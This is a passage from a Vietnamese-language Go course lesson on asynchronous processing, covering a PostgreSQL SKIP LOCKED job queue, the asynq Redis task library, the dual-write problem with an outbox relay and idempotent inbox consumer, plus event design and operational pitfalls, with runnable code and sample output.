        var att int
        var le string
        _ = rows.Scan(&id, &att, &le)
        fmt.Printf("dead-letter: #%d sau %d lần thử, lỗi cuối: %q\n", id, att, le)
    }
    rows.Close()
}

var errCrash = errors.New("crash")
```

```
30 việc, 4 worker: done=29 dead=1 | hai worker chạy cùng một việc: 0 lần
chạy đúng 1 lần: 27 việc | chạy nhiều lần: #7×3 #12×2 #20×2
worker chết giữa chừng ở việc #20, rồi được người khác lấy lại sau khi hết hạn thuê: true
dead-letter: #7 sau 3 lần thử, lỗi cuối: "SMTP từ chối vĩnh viễn"
```

Phân tích:

- **30 việc, 4 worker, không lần nào hai worker chạy cùng một việc** (`collisions = 0`): `SKIP LOCKED` làm đúng việc của nó.
- **Việc #12** thất bại một lần rồi thành công ở lần hai: câu `Fail` đặt lại `pending` với `run_at` trong tương lai (backoff 50 ms × 2^(lần thử-1)).
- **Việc #7** luôn lỗi: sau 3 lần thử (`max_attempts`) chuyển `dead` kèm `last_error`: đây là dead-letter, nằm lại trong bảng để người điều tra, không biến mất, không chặn các việc khác.
- **Việc #20**: worker "chết" ngay sau khi lấy việc (không gọi `Done`/`Fail`). Dòng vẫn ở `running` với `locked_until` còn hạn 400 ms; khi quá hạn, câu `claim` coi nó là bị bỏ rơi (`status = 'running' AND locked_until < now()`) và **một worker khác lấy lại**, nên #20 chạy đúng 2 lần. Đây là *visibility timeout* (lease): nó là lý do mọi tác vụ phải **idempotent**, vì chúng có thể chạy lại. Hạn thuê phải lớn hơn thời gian xử lý bình thường, nếu không worker chậm bị cướp việc đang làm dở.
- **Index một phần** (`WHERE status IN ('pending','running')`) giữ chỉ mục nhỏ dù bảng chứa hàng triệu việc đã xong; hãy định kỳ xóa/chuyển việc `done` cũ (hoặc phân vùng theo ngày, Buổi 36).

Giới hạn: polling (hỏi DB liên tục) tốn tải khi nhàn rỗi; giảm bằng `LISTEN/NOTIFY` (xếp việc thì `NOTIFY jobs`, worker `LISTEN` để thức dậy) cộng polling chậm làm lưới an toàn. Khi thông lượng vượt vài nghìn việc/giây hoặc cần fan-out nhiều nhóm consumer thì chuyển sang Streams/Kafka. Thư viện sẵn có: **River** (`riverqueue/river`) là hàng đợi PostgreSQL viết cho Go, đáng cân nhắc thay vì tự viết.

6. asynq: tác vụ nền trên Redis

asynq (`github.com/hibiken/asynq`) là thư viện hàng đợi tác vụ trên Redis, phổ biến trong cộng đồng Go: nhiều hàng đợi có trọng số ưu tiên, thử lại tự động với backoff, hẹn giờ, tác vụ định kỳ (`Scheduler`), chống xếp trùng (`Unique`), kiểm tra qua `Inspector` và giao diện web `asynqmon`, đóng sạch. Hai nửa của một hệ thống asynq: **client** (API xếp việc) và **server** (worker xử lý). Mã dưới đây được kiểm tra biên dịch bằng `go vet`:

```go
package main

import (
    "context"
    "encoding/json"
    "errors"
    "fmt"
    "sync"
    "sync/atomic"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/hibiken/asynq"
)

const TypeSendEmail = "email:send"

type EmailPayload struct {
    OrderID int64  `json:"order_id"`
    To      string `json:"to"`
}
```

```
func main() {
    mr, err := miniredis.Run()
    if err != nil {
        panic(err)
    }
    defer mr.Close()
    redisOpt := asynq.RedisClientOpt{Addr: mr.Addr()}

    // ---- Phía worker: xử lý tác vụ ----
    var mu sync.Mutex
    attempts := map[int64]int{}
    var sent atomic.Int32
    done := make(chan struct{}, 10)

    mux := asynq.NewServeMux()
    mux.HandleFunc(TypeSendEmail, func(ctx context.Context, t *asynq.Task) error {
        var p EmailPayload
        if err := json.Unmarshal(t.Payload(), &p); err != nil {
            return fmt.Errorf("payload hỏng: %w", asynq.SkipRetry) // lỗi vĩnh viễn: đừng thử lại
        }
        mu.Lock()
        attempts[p.OrderID]++
        n := attempts[p.OrderID]
        mu.Unlock()

        switch {
        case p.OrderID == 2 && n < 3:
            return errors.New("SMTP tạm thời không khả dụng") // lỗi tạm: asynq tự thử lại có backoff
        case p.OrderID == 3:
            return errors.New("hộp thư không tồn tại") // luôn lỗi: sau MaxRetry vào hàng "archived" (dead-
letter)
        }
        sent.Add(1)
        done <- struct{}{}
        return nil
    })

    srv := asynq.NewServer(redisOpt, asynq.Config{
        Concurrency: 4,
        Queues:      map[string]int{"critical": 6, "default": 3, "low": 1}, // trọng số ưu tiên
        // Backoff ngắn để ví dụ chạy nhanh. Mặc định của asynq: lũy thừa có jitter.
        RetryDelayFunc: func(n int, err error, t *asynq.Task) time.Duration { return 50 * time.Millisecond
},
    })
    if err := srv.Start(mux); err != nil {
        panic(err)
    }
    defer srv.Shutdown() // tắt êm: chờ tác vụ đang chạy xong

    // ---- Phía API: đưa việc vào hàng đợi ----
    client := asynq.NewClient(redisOpt)
    defer client.Close()

    enqueue := func(orderID int64, opts ...asynq.Option) {
        b, _ := json.Marshal(EmailPayload{OrderID: orderID, To: fmt.Sprintf("khach%d@example.com",
orderID)})
        info, err := client.Enqueue(asynq.NewTask(TypeSendEmail, b), opts...)
        if err != nil {
            fmt.Printf("order %d: enqueue lỗi: %v\n", orderID, err)
            return
        }
        fmt.Printf("order %d: đã xếp hàng (queue=%s, tối đa thử lại=%d)\n", orderID, info.Queue,
info.MaxRetry)
    }
    enqueue(1, asynq.Queue("critical"), asynq.MaxRetry(5))
    enqueue(2, asynq.MaxRetry(5))                  // thất bại 2 lần rồi thành công
    enqueue(3, asynq.MaxRetry(2))                  // lỗi mãi mãi
    enqueue(4, asynq.ProcessIn(300*time.Millisecond)) // hẹn giờ: chỉ chạy sau 300ms
```

```
    // Chống xếp trùng: Unique chặn cùng một tác vụ (cùng payload) xếp hai lần trong một khoảng thời gian.
    b, _ := json.Marshal(EmailPayload{OrderID: 5, To: "khach5@example.com"})
    _, err1 := client.Enqueue(asynq.NewTask(TypeSendEmail, b), asynq.Unique(time.Minute))
    _, err2 := client.Enqueue(asynq.NewTask(TypeSendEmail, b), asynq.Unique(time.Minute))
    fmt.Println("xếp order 5 lần 1:", err1, "| lần 2 (trùng):", errors.Is(err2, asynq.ErrDuplicateTask))

    // Chờ 4 email gửi được (order 1, 2, 4, 5); order 3 sẽ bị lưu trữ.
    timeout := time.After(10 * time.Second)
    for got := 0; got < 4; got++ {
        select {
        case <-done:
        case <-timeout:
            fmt.Println("HẾT GIỜ CHỜ")
            return
        }
    }
    time.Sleep(300 * time.Millisecond) // để order 3 dùng hết lượt thử

    insp := asynq.NewInspector(redisOpt)
    defer insp.Close()
    mu.Lock()
    defer mu.Unlock()
    fmt.Println("--- kết quả ---")
    fmt.Println("email gửi thành công:", sent.Load())
    fmt.Printf("số lần thử: order1=%d order2=%d order3=%d order4=%d order5=%d\n", attempts[1], attempts[2],
attempts[3], attempts[4], attempts[5])
    q, _ := insp.GetQueueInfo("default")
    fmt.Printf("queue default: archived(dead-letter)=%d pending=%d retry=%d\n", q.Archived, q.Pending,
q.Retry)
    tasks, _ := insp.ListArchivedTasks("default")
    for _, t := range tasks {
        fmt.Printf("dead-letter: %s lỗi cuối=%q số lần thử=%d\n", t.Type, t.LastErr, t.Retried+1)
    }
}
```

Các điểm đáng nhớ khi dùng:

- **Phân loại lỗi**: trả `error` thường thì asynq thử lại theo `MaxRetry` (mặc định 25) với backoff lũy thừa có jitter; bọc `asynq.SkipRetry` cho lỗi vĩnh viễn (payload hỏng) để khỏi thử vô ích; tác vụ hết lượt vào hàng **archived** (dead-letter), xem và chạy lại bằng `Inspector`/`asynqmon`.
- **Hàng đợi có trọng số**: `critical:6, default:3, low:1` nghĩa là worker lấy việc từ `critical` thường xuyên gấp đôi `default`, nhưng `low` không bị bỏ đói.
- `Unique(ttl)` chặn trùng khi *xếp việc* (hữu ích cho nút bấm lặp), **không** thay thế idempotency ở phía xử lý vì lỗi mạng giữa client và Redis vẫn có thể tạo trùng.
- `Timeout`/`Deadline` cho từng tác vụ, và `ctx` truyền vào handler bị hủy khi worker tắt: tôn trọng nó (Buổi 15).
- **Độ bền** của hàng đợi là độ bền của Redis (AOF bật, nhân bản); việc đang chạy khi worker chết sẽ được asynq phát hiện qua heartbeat và chạy lại. Vì vậy handler **phải idempotent**.
- Nếu bạn chỉ cần "xếp việc cùng giao dịch với dữ liệu", hàng đợi PostgreSQL (mục 5) hoặc outbox (mục 7) hợp hơn asynq, vì Redis và PostgreSQL không chung giao dịch.

7. Lỗi ghi kép và mẫu Outbox

7.1. Vấn đề

Nghiệp vụ đặt hàng cần làm hai việc ở **hai hệ thống**: ghi đơn vào PostgreSQL *và* phát sự kiện `order.created` ra broker. Chúng không chung giao dịch. Dù thứ tự nào cũng có cửa sổ lỗi:

- Commit DB **rồi** publish: nếu tiến trình chết hoặc broker lỗi giữa hai bước, đơn đã có nhưng **không ai biết** (mất sự kiện: không email, không cập nhật kho dẫn xuất).

- Publish **rồi** commit: nếu commit lỗi, đã phát sự kiện về một đơn **không tồn tại** (consumer xử lý đơn ma).

Đây là **lỗi ghi kép** (*dual write problem*), và không thể giải bằng `try/catch` hay thử lại, vì tiến trình có thể chết giữa chừng. Lời giải là **mẫu outbox**: biến "ghi hai nơi" thành "ghi một nơi", bằng cách ghi sự kiện vào **bảng `outbox` trong cùng giao dịch** với dữ liệu nghiệp vụ; sau đó một tiến trình riêng (**relay**) đọc outbox và publish ra broker.

```
 API:  BEGIN; INSERT orders...; INSERT outbox(type, payload); COMMIT   <- nguyên tử: có cả hai hoặc không
có gì
 Relay (vòng lặp riêng):  SELECT ... FROM outbox WHERE published_at IS NULL FOR UPDATE SKIP LOCKED
                          -> publish ra broker -> UPDATE outbox SET published_at = now() -> COMMIT
```

Relay bảo đảm **at-least-once**: nếu nó chết sau khi publish nhưng trước khi đánh dấu, lần sau nó publish lại (trùng). Do đó phía nhận phải **idempotent**. Chương trình sau chạy toàn bộ chuỗi trên PostgreSQL thật và Redis Streams, kể cả các sự cố cố ý:

```go
package main

import (
    "context"
    "encoding/json"
    "errors"
    "fmt"
    "os"

    "github.com/alicebob/miniredis/v2"
    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgxpool"
    "github.com/redis/go-redis/v9"
)

const schema = `
CREATE TABLE orders (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY, total BIGINT NOT NULL);
-- OUTBOX: sự kiện được ghi CÙNG GIAO DỊCH với dữ liệu nghiệp vụ.
CREATE TABLE outbox (
    id           BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    event_id     UUID NOT NULL DEFAULT gen_random_uuid(),
    type         TEXT NOT NULL,
    payload      JSONB NOT NULL,
    created_at   TIMESTAMPTZ NOT NULL DEFAULT now(),
    published_at TIMESTAMPTZ
);
CREATE INDEX outbox_unpublished_idx ON outbox (id) WHERE published_at IS NULL;
-- INBOX phía consumer: mỗi (consumer, event_id) chỉ được xử lý MỘT lần.
CREATE TABLE processed_events (consumer TEXT NOT NULL, event_id UUID NOT NULL, PRIMARY KEY (consumer,
event_id));
-- Tác dụng phụ cần xảy ra đúng một lần cho mỗi sự kiện.
CREATE TABLE email_log (event_id UUID PRIMARY KEY, order_id BIGINT NOT NULL);`

const stream = "events:orders"

type Event struct {
    EventID string `json:"event_id"`
    Type    string `json:"type"`
    OrderID int64  `json:"order_id"`
}

// PlaceOrder: ghi đơn VÀ sự kiện trong một giao dịch. Hoặc cả hai, hoặc không gì cả.
func PlaceOrder(ctx context.Context, pool *pgxpool.Pool, total int64) error {
    return pgx.BeginFunc(ctx, pool, func(tx pgx.Tx) error {
        var id int64
        if err := tx.QueryRow(ctx, `INSERT INTO orders (total) VALUES ($1) RETURNING id`, total).Scan(&id);
err != nil {
            return err
```

```
        }
        _, err := tx.Exec(ctx, `INSERT INTO outbox (type, payload) VALUES ('order.created',
jsonb_build_object('order_id', $1::bigint))`, id)
        return err
    })
}

var errCrash = errors.New("relay bị kill giữa chừng")

// RelayOnce lấy một lô sự kiện chưa gửi, đẩy vào broker, rồi đánh dấu đã gửi, tất cả trong MỘT giao dịch.
// crashAfterPublish mô phỏng tiến trình chết SAU khi đã publish nhưng TRƯỚC khi commit => lần sau sẽ
publish lại (trùng).
func RelayOnce(ctx context.Context, pool *pgxpool.Pool, rdb *redis.Client, batch int, crashAfterPublish
bool) (int, error) {
    published := 0
    err := pgx.BeginFunc(ctx, pool, func(tx pgx.Tx) error {
        rows, err := tx.Query(ctx, `
            SELECT id, event_id::text, type, (payload->>'order_id')::bigint FROM outbox
            WHERE published_at IS NULL ORDER BY id
            FOR UPDATE SKIP LOCKED LIMIT $1`, batch) // nhiều relay chạy song song không giẫm lên nhau
        if err != nil {
            return err
        }
        type row struct {
            id int64
            ev Event
        }
        var batchRows []row
        for rows.Next() {
            var r row
            if err := rows.Scan(&r.id, &r.ev.EventID, &r.ev.Type, &r.ev.OrderID); err != nil {
                return err
            }
            batchRows = append(batchRows, r)
        }
        rows.Close()
        for _, r := range batchRows {
            b, _ := json.Marshal(r.ev)
            if err := rdb.XAdd(ctx, &redis.XAddArgs{Stream: stream, Values: map[string]any{"data":
string(b)}}).Err(); err != nil {
                return err // broker lỗi: rollback, sự kiện vẫn nằm trong outbox, thử lại sau
            }
            published++
        }
        if crashAfterPublish {
            return errCrash
        }
        for _, r := range batchRows {
            if _, err := tx.Exec(ctx, `UPDATE outbox SET published_at = now() WHERE id = $1`, r.id); err !=
nil {
                return err
            }
        }
        return nil
    })
    return published, err
}

// Consume xử lý IDEMPOTENT: ghi "đã xử lý" và áp dụng tác dụng phụ trong cùng giao dịch.
// Trả (xử lý thật, bỏ qua vì trùng).
func Consume(ctx context.Context, pool *pgxpool.Pool, rdb *redis.Client) (applied, skipped int, err error)
{
    for {
        res, err := rdb.XReadGroup(ctx, &redis.XReadGroupArgs{Group: "email", Consumer: "w1", Streams:
[]string{stream, ">"}, Count: 50, Block: -1}).Result()
        if errors.Is(err, redis.Nil) || (err == nil && len(res) == 0) {
            return applied, skipped, nil
        }
        if err != nil {
            return applied, skipped, err
        }
```

```
        for _, m := range res[0].Messages {
            var ev Event
            if err := json.Unmarshal([]byte(m.Values["data"].(string)), &ev); err != nil {
                return applied, skipped, err
            }
            err := pgx.BeginFunc(ctx, pool, func(tx pgx.Tx) error {
                tag, err := tx.Exec(ctx, `INSERT INTO processed_events (consumer, event_id) VALUES
('email', $1) ON CONFLICT DO NOTHING`, ev.EventID)
                if err != nil {
                    return err
                }
                if tag.RowsAffected() == 0 {
                    skipped++ // đã xử lý rồi: bỏ qua, nhưng VẪN phải ACK
                    return nil
                }
                applied++
                _, err = tx.Exec(ctx, `INSERT INTO email_log (event_id, order_id) VALUES ($1, $2)`,
ev.EventID, ev.OrderID)
                return err
            })
            if err != nil {
                return applied, skipped, err // không ACK: sẽ được giao lại
            }
            rdb.XAck(ctx, stream, "email", m.ID)
        }
    }
}

func count(ctx context.Context, pool *pgxpool.Pool, q string) int {
    var n int
    _ = pool.QueryRow(ctx, q).Scan(&n)
    return n
}

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
    admin, _ := pgxpool.New(ctx, url)
    defer admin.Close()
    must := func(_ any, err error) {
        if err != nil {
            panic(err)
        }
    }
    must(admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab33b CASCADE; CREATE SCHEMA lab33b`))
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab33b CASCADE`)
    cfg, _ := pgxpool.ParseConfig(url)
    cfg.ConnConfig.RuntimeParams["search_path"] = "lab33b"
    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        panic(err)
    }
    defer pool.Close()
    must(pool.Exec(ctx, schema))

    mr, _ := miniredis.Run()
    defer mr.Close()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    defer rdb.Close()
    must(rdb.XGroupCreateMkStream(ctx, stream, "email", "0").Result())

    fmt.Println("--- 1. Lỗi ghi kép (dual write): commit DB rồi mới publish ---")
    naiveOK := 0
    for i := 1; i <= 10; i++ {
        must(pool.Exec(ctx, `INSERT INTO orders (total) VALUES ($1)`, i*1000)) // DB đã commit
        if i%3 == 0 {                                                          // tiến trình chết / broker
lỗi ngay SAU commit
            continue
        }
        naiveOK++ // publish thành công
    }
```

```
    fmt.Printf("10 đơn đã nằm trong DB, nhưng chỉ %d sự kiện được publish: %d đơn MẤT SỰ KIỆN (không email, không cập nhật kho dẫn xuất...)\n", naiveOK, 10-naiveOK)
    must(pool.Exec(ctx, `TRUNCATE orders RESTART IDENTITY`))

    fmt.Println("--- 2. Outbox: đơn và sự kiện cùng một giao dịch ---")
    for i := 1; i <= 10; i++ {
        if err := PlaceOrder(ctx, pool, int64(i*1000)); err != nil {
            panic(err)
        }
    }
    fmt.Println("đơn:", count(ctx, pool, `SELECT count(*) FROM orders`), "| sự kiện trong outbox:", count(ctx, pool, `SELECT count(*) FROM outbox`))

    fmt.Println("--- 3. Relay chết giữa chừng sau khi publish 3 sự kiện (chưa kịp đánh dấu) ---")
    n, err := RelayOnce(ctx, pool, rdb, 3, true)
    fmt.Println("publish", n, "sự kiện rồi:", err, "| trong outbox vẫn chưa gửi:", count(ctx, pool, `SELECT count(*) FROM outbox WHERE published_at IS NULL`))

    fmt.Println("--- 4. Relay chạy lại bình thường: gửi hết, gồm cả 3 sự kiện đã gửi trước đó ---")
    total := 0
    for {
        n, err := RelayOnce(ctx, pool, rdb, 4, false)
        if err != nil {
            panic(err)
        }
        if n == 0 {
            break
        }
        total += n
    }
    fmt.Println("publish thêm", total, "| tổng tin trong stream:", rdb.XLen(ctx, stream).Val(), "(10 sự kiện + 3 bản trùng: at-least-once)")

    fmt.Println("--- 5. Consumer idempotent ---")
    applied, skipped, err := Consume(ctx, pool, rdb)
    fmt.Println("lỗi:", err, "| xử lý thật:", applied, "| bỏ qua vì trùng:", skipped)
    fmt.Println("email_log =", count(ctx, pool, `SELECT count(*) FROM email_log`), "dòng cho 10 đơn: mỗi sự kiện đúng MỘT tác dụng dù nhận 13 tin")
    fmt.Println("tin còn chờ ACK:", rdb.XPending(ctx, stream, "email").Val().Count)
}
```

```
--- 1. Lỗi ghi kép (dual write): commit DB rồi mới publish ---
10 đơn đã nằm trong DB, nhưng chỉ 7 sự kiện được publish: 3 đơn MẤT SỰ KIỆN (không email, không cập nhật kho dẫn xuất...)
--- 2. Outbox: đơn và sự kiện cùng một giao dịch ---
đơn: 10 | sự kiện trong outbox: 10
--- 3. Relay chết giữa chừng sau khi publish 3 sự kiện (chưa kịp đánh dấu) ---
publish 3 sự kiện rồi: relay bị kill giữa chừng | trong outbox vẫn chưa gửi: 10
--- 4. Relay chạy lại bình thường: gửi hết, gồm cả 3 sự kiện đã gửi trước đó ---
publish thêm 10 | tổng tin trong stream: 13 (10 sự kiện + 3 bản trùng: at-least-once)
--- 5. Consumer idempotent ---
lỗi: <nil> | xử lý thật: 10 | bỏ qua vì trùng: 3
email_log = 10 dòng cho 10 đơn: mỗi sự kiện đúng MỘT tác dụng dù nhận 13 tin
tin còn chờ ACK: 0
```

Từng bước:

1. **Mô phỏng lỗi ghi kép**: 10 đơn đã nằm trong DB, nhưng 3 sự kiện không bao giờ được publish. Với hệ thống thật, mỗi sự kiện mất là một email không gửi, một thống kê sai, một cache không xóa, và **không có dấu vết nào** để phát hiện.
2. **Outbox**: 10 đơn đi kèm đúng 10 dòng outbox, cùng giao dịch. Nếu giao dịch rollback thì cả đơn lẫn sự kiện biến mất; nếu commit thì cả hai tồn tại.
3. **Relay chết giữa chừng**: nó đã publish 3 sự kiện nhưng giao dịch của nó bị hủy, nên 10 dòng vẫn ở trạng thái "chưa gửi".

4. **Relay chạy lại**: gửi cả 10, trong đó 3 sự kiện **bị gửi lần thứ hai**: stream có 13 tin. Đây là cái giá của at-least-once.
5. **Consumer idempotent**: nhận 13 tin, **xử lý thật 10, bỏ qua 3**, và bảng `email_log` có đúng 10 dòng, một dòng cho mỗi sự kiện. Mọi tin đều được ACK (kể cả tin trùng, nếu không nó sẽ bị giao lại mãi).

7.2. Consumer idempotent: bảng inbox

Chìa khóa của bước 5 là **một giao dịch** làm hai việc: `INSERT INTO processed_events (consumer, event_id) ... ON CONFLICT DO NOTHING`, rồi *chỉ khi* thực sự chèn được (`RowsAffected() == 1`) mới áp dụng tác dụng phụ (`INSERT INTO email_log`). Hai việc chung giao dịch nên không thể tồn tại trạng thái "đã ghi nhận xử lý nhưng chưa áp dụng" hoặc ngược lại. Khóa chính `(consumer, event_id)` biến việc trùng thành xung đột mà PostgreSQL chặn một cách nguyên tử, ngay cả khi hai consumer nhận cùng một tin cùng lúc.

Một số cách làm idempotent khác, theo tính chất của thao tác:

Loại thao tác	Cách làm idempotent
Ghi dữ liệu có khóa tự nhiên	`INSERT ... ON CONFLICT DO NOTHING/UPDATE` theo khóa nghiệp vụ
Đặt trạng thái	`UPDATE ... SET status='paid' WHERE id=$1 AND status='pending'` (chuyển trạng thái chỉ một lần)
Tác dụng phụ ra ngoài (gửi email, gọi API thanh toán)	Truyền **khóa idempotency** của sự kiện sang hệ thống ngoài; hoặc ghi "đã gửi" *trước* rồi mới gửi nếu chấp nhận mất thay vì trùng
Bộ đếm/cộng dồn	Chỉ cộng khi `INSERT` vào inbox thành công (như trên) thay vì `counter = counter + 1` mù quáng
Xóa	Xóa là idempotent tự nhiên (xóa cái không còn thì không làm gì)

Dọn dẹp: bảng `processed_events` lớn dần; xóa dòng cũ hơn thời hạn mà một tin còn có thể bị giao lại (ví dụ 7–30 ngày) bằng tác vụ định kỳ hoặc phân vùng theo ngày. Tương tự, `outbox` đã `published_at` cũ nên được xóa/lưu trữ.

7.3. Relay: polling hay CDC?

- **Polling** như trên (đơn giản, đủ cho hầu hết hệ thống): vòng lặp mỗi 100–500 ms đọc lô, cộng `LISTEN/NOTIFY` để giảm độ trễ. Chạy nhiều relay song song được nhờ `SKIP LOCKED`, nhưng khi chạy song song thì **thứ tự giữa các sự kiện không còn được bảo đảm**; nếu cần thứ tự theo đơn hàng, chạy một relay hoặc phân vùng theo khóa tổng hợp (`aggregate_id`).
- **CDC (*Change Data Capture*)** như **Debezium**: đọc trực tiếp nhật ký giao dịch (WAL) của PostgreSQL qua logical replication và đẩy các dòng outbox lên Kafka: độ trễ thấp, không polling, giữ nguyên thứ tự commit. Đổi lại phải vận hành thêm Debezium/Kafka Connect. Hợp khi đã có Kafka.
- **Đừng** publish thẳng từ handler "cho nhanh" rồi để outbox làm dự phòng: bạn mất tính đơn giản mà vẫn phải xử lý trùng.

8. Thiết kế sự kiện

Sự kiện là **hợp đồng** giữa các phần của hệ thống, nên đối xử như API công khai (Buổi 30):

```
{
  "event_id": "0a6e7d52-3c0c-4f3e-9f7a-0d3a3f2b1c11",
  "type": "order.created",
  "version": 1,
  "occurred_at": "2026-10-09T08:15:30Z",
  "correlation_id": "req-5c1e",
  "data": { "order_id": 9, "user_id": 42, "total": 398000 }
}
```

- **Đặt tên thì quá khứ, theo nghiệp vụ**: `order.created`, `order.cancelled`, `payment.captured`; không `update_order`, không tên bảng. Sự kiện là *điều đã xảy ra* (không thể từ chối), khác với **lệnh** (command: "hãy gửi email", có thể bị từ chối).
- **Phong bì chuẩn**: `event_id` (khóa idempotency), `type`, `version`, `occurred_at`, `correlation_id` (nối với `request_id` và trace ở Buổi 38).
- **Cái gì trong `data`?** Hai trường phái: *thông báo* (chỉ ID, consumer gọi lại API lấy chi tiết: nhỏ gọn nhưng thêm phụ thuộc và có thể lấy dữ liệu đã đổi) và *mang trạng thái* (kèm đủ dữ liệu: consumer tự đủ nhưng lớn hơn, và lộ nhiều dữ liệu hơn). Bắt đầu bằng **mang đủ dữ liệu cần thiết, không hơn** (không đính dữ liệu nhạy cảm như mật khẩu hay token).
- **Tiến hóa lược đồ**: chỉ **thêm** trường tùy chọn; không đổi nghĩa hay xóa trường; thay đổi phá vỡ thì tăng `version` (hoặc tên mới `order.created.v2`) và phát song song đến khi mọi consumer chuyển xong. Consumer **bỏ qua trường lạ** (*tolerant reader*).
- **Điều phối**: *choreography* (mỗi dịch vụ tự phản ứng với sự kiện, lỏng lẻo nhưng khó thấy toàn cục) và *orchestration* (một bộ điều phối ra lệnh từng bước, rõ ràng nhưng tập trung). Quy trình dài nhiều bước có bù trừ (saga) nên dùng điều phối rõ ràng (Buổi 39).
- **Cẩn thận "monolith phân tán"**: nếu consumer luôn phải gọi ngược producer để làm việc, hoặc một thay đổi sự kiện buộc 6 dịch vụ cùng sửa, bạn có độ phức tạp của hệ phân tán mà không có lợi ích tách rời.

9. Vận hành bất đồng bộ

Chủ đề	Thực hành
Giám sát	**Độ sâu hàng đợi**, **tuổi của tin cũ nhất** (quan trọng hơn độ sâu: 1.000 tin nhưng cũ 3 giây khác 10 tin cũ 3 giờ), tốc độ vào/ra, số lần thử lại, kích thước dead-letter. Cảnh báo theo *tuổi*, không chỉ số lượng.
Tin độc	Giới hạn số lần thử, chuyển dead-letter kèm lý do, có công cụ **xem và chạy lại** an toàn sau khi sửa lỗi. Tin độc không được chặn các tin khác.
Áp lực ngược (*backpressure*)	Hàng đợi vô hạn chỉ dời vấn đề: nếu sản xuất nhanh hơn tiêu thụ liên tục, độ trễ tăng không giới hạn. Giới hạn kích thước/độ tuổi, thêm worker (nhưng nhớ dịch vụ phía sau), hoặc từ chối nhận việc mới (`429`/`503`) khi quá tải.
Đồng thời	`Concurrency` của worker phải khớp với năng lực của dịch vụ phụ thuộc (SMTP giới hạn tốc độ). Tách hàng đợi theo loại việc để việc chậm không chặn việc nhanh.
Tắt êm	Worker nhận `SIGTERM` ⇒ ngừng nhận việc mới, **chờ việc đang chạy xong** (hoặc trả lại hàng đợi), rồi thoát (như Buổi 27); đặt `terminationGracePeriod` lớn hơn thời gian xử lý lâu nhất.
Kiểm thử	Chạy worker trong test với hàng đợi in-memory/miniredis/PostgreSQL thật; **tiêm lỗi** (xử lý lỗi N lần rồi thành công; chết giữa chừng); khẳng định **trạng thái cuối** (dữ liệu, số tác dụng phụ), không chỉ "hàm được gọi". Tuyệt đối không dùng `time.Sleep` để chờ; chờ bằng điều kiện có giới hạn thời gian.
Phát lại	Có khả năng phát lại sự kiện từ một mốc (Kafka/Streams giữ lịch sử) giúp dựng lại bảng dẫn xuất, nhưng consumer phải idempotent và chịu được thứ tự cũ.

10. Áp dụng vào ShopGo

Trong ShopGo v2, đặt hàng ghi `outbox` cùng giao dịch (như `PlaceOrder` ở chương trình trên); một **relay** (goroutine trong tiến trình `cmd/worker` hoặc tiến trình riêng) đẩy sự kiện sang Redis Stream `events:orders`; các **consumer**: gửi email xác nhận (qua asynq hoặc trực tiếp), xóa cache sản phẩm liên quan (Buổi 32), cập nhật bảng thống kê, đẩy thông báo tới trình duyệt (SSE/WebSocket, Buổi 35), gọi webhook đối tác. Mỗi consumer có bảng inbox riêng (`consumer` khác nhau). Lợi ích rõ rệt: `POST /orders` nhanh và **không bao giờ thất bại vì SMTP**; thêm tính năng mới = thêm consumer, không sửa mã đặt hàng.

Cấu trúc thư mục bổ sung: `cmd/worker/main.go` (cùng cơ chế cấu hình/tắt êm với `cmd/api`), `internal/platform/outbox` (ghi và relay), `internal/platform/events` (phong bì, đăng ký loại sự kiện), và mỗi module có `consumer.go` khai báo những sự kiện nó quan tâm. Tiến trình API và worker dùng **chung mã module** nhưng triển khai thành hai Deployment độc lập, co giãn riêng (Buổi 47).

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Giả định "đúng một lần"**: viết consumer không idempotent rồi ngạc nhiên khi khách nhận hai email / bị trừ tiền hai lần.
2. **Ghi kép**: commit DB rồi publish (hoặc ngược lại) mà không có outbox; mất sự kiện hoặc phát sự kiện ma.
3. **ACK trước khi xử lý xong** (mất tin khi worker chết); hoặc **không bao giờ ACK tin trùng/tin lỗi vĩnh viễn** (giao lại mãi, tắc nghẽn).
4. **Không giới hạn số lần thử, không dead-letter**: tin độc kẹt hàng đợi hoặc vòng lặp thử lại vô hạn, đốt tài nguyên.
5. **Thử lại ngay lập tức, không backoff** (đập dịch vụ đang hỏng); thử lại cho lỗi vĩnh viễn.
6. **Hạn thuê (lease) nhỏ hơn thời gian xử lý**: việc đang chạy bị worker khác cướp, chạy hai lần song song.
7. **Dựa vào thứ tự giao tin** khi có nhiều worker/thử lại; không phân vùng theo khóa.
8. **Đo độ sâu mà không đo tuổi tin**; không cảnh báo dead-letter tăng.
9. **Bảng outbox/inbox/jobs không dọn**: phình vô hạn, chỉ mục chậm dần.
10. **Sự kiện chứa dữ liệu nhạy cảm** (mật khẩu, token, thông tin thẻ) rồi lưu bền và nhân bản khắp nơi.
11. **Đổi lược đồ sự kiện phá vỡ** mà không phiên bản; consumer cũ chết âm thầm.
12. **Hàng đợi không giới hạn**: sản xuất nhanh hơn tiêu thụ ⇒ độ trễ vô hạn và hết RAM Redis.
13. **Bắt tay chặt**: consumer gọi ngược API producer cho mọi tin; thay đổi một chỗ phải sửa nhiều dịch vụ.
14. **Không tắt êm worker**: việc đang chạy bị cắt, lặp lại sau khi lease hết hạn.
15. **Xếp việc chung với giao dịch DB bằng Redis** (`client.Enqueue` trước commit): việc chạy trước khi dữ liệu tồn tại, hoặc chạy cho giao dịch đã rollback. Xếp việc **sau** commit, hoặc dùng outbox.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

